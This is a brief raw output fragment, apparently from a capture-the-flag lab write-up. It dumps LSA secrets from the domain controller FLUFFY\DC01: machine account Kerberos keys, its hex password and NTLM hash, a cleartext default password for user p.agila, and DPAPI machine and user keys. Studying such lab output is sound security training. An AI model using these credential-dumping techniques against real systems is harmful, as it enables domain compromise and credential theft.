[*] Dumping LSA Secrets  
[*] $MACHINE.ACC  
FLUFFY\DC01$:aes256-cts-hmac-sha1-96:34b5e3f67441a6c19509cb966b9e5392e48257ff5058e7a22a4282fe822a5751  
FLUFFY\DC01$:aes128-cts-hmac-sha1-96:19a1dd430a92c3568f04814342d8e486  
FLUFFY\DC01$:des-cbc-md5:ec13a85edf688a85  
FLUFFY\DC01$:plain_password_hex:c051a2b56dd8422b09fcc441e1bfaf0a5f0fe659a1634184e7dd6849da03747cad2050bd71e55da3e979245cb872106b52367ac876380294d  
b669d308655c9f8f72b71ea10b4cc90199e1a059645dad4e77b3b982de60b7a59af8d4261b0077be1890caf3aa7e6290dcbc0c443f81bc6124cdef4e26472b3a5c8bcd8fc666b8767  
09496e61a026559328d19db45819e69695bbafda526692513d2457e98de68b9473b08ed96e1d50b06dc53c6e58a595feebd6568a2a75811a5456336f40ede98c2996a0360a618d492  
e112a905235641126ad3234d68a920c0cd9439b4bd7203d28a1ad4d2ebdbe484d47836735b4cb  
FLUFFY\DC01$:aad3b435b51404eeaad3b435b51404ee:7a9950c26fe9c3cbfe5b9ceaa21c9bfd:::  
[*] DefaultPassword  
p.agila:prometheusx-303  
[*] DPAPI_SYSTEM  
dpapi_machinekey:0x50f64bc1be95364da6cc33deca194d9b827c4846  
dpapi_userkey:0xe410025a604608d81064e274f6eb46cba458ebd5
```